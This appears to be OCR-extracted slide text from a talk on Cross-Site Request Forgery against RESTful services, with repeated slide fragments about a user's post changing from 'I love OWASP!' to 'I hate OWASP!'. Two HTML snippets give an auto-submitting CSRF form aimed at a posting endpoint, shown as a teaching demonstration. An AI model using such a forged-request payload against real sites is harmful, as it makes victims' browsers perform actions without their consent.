
against RESTful services

and in several, semi-blind steps

Cross-Site Request Forgery



Cross-Site Request Forgery



What’s on your mind?

POST

What's on your mind?

I love OWASP!

POST

What's on your mind?

POST

What’s on your mind?

I love OWASP!

POST

John: I love OWASP!

What’s on your mind?

POST


What’s on your mind?

POST

What’s on your mind?

I hate OWASP!

POST


What's on your mind?
POST
What's on your mind?
I hate OWASP!
POST

What's on your mind?

POST

John: I hate OWASP!

What's on your mind?

I hate OWASP!

What’s on your mind?

POST

John: I hate OWASP!

What’s on your mind?

```
<form id="target" method="POST"
 action="https://1-liner.org/form">
  <input type="text" value="I hate
   OWASP!" name="oneLiner"/>
  <input type="submit"
   value="POST"/>
</form>

<script type="text/javascript">
  $(document).ready(function() {
    $('#form').submit();
  });
</script>
```

What's on


John: I hate


```
<form id="target" method="POST"
 action="https://1-liner.org/form">
  <input type="text" value="I hate
   OWASP!" name="oneLiner"/>
  <input type="submit"
   value="POST"/>
</form>

<script>
  $(document).ready(function() {
     $('#target').submit();
  });
</script>
```


Multi-Step,
Semi-Blind
CSRF

What about ”several steps”?



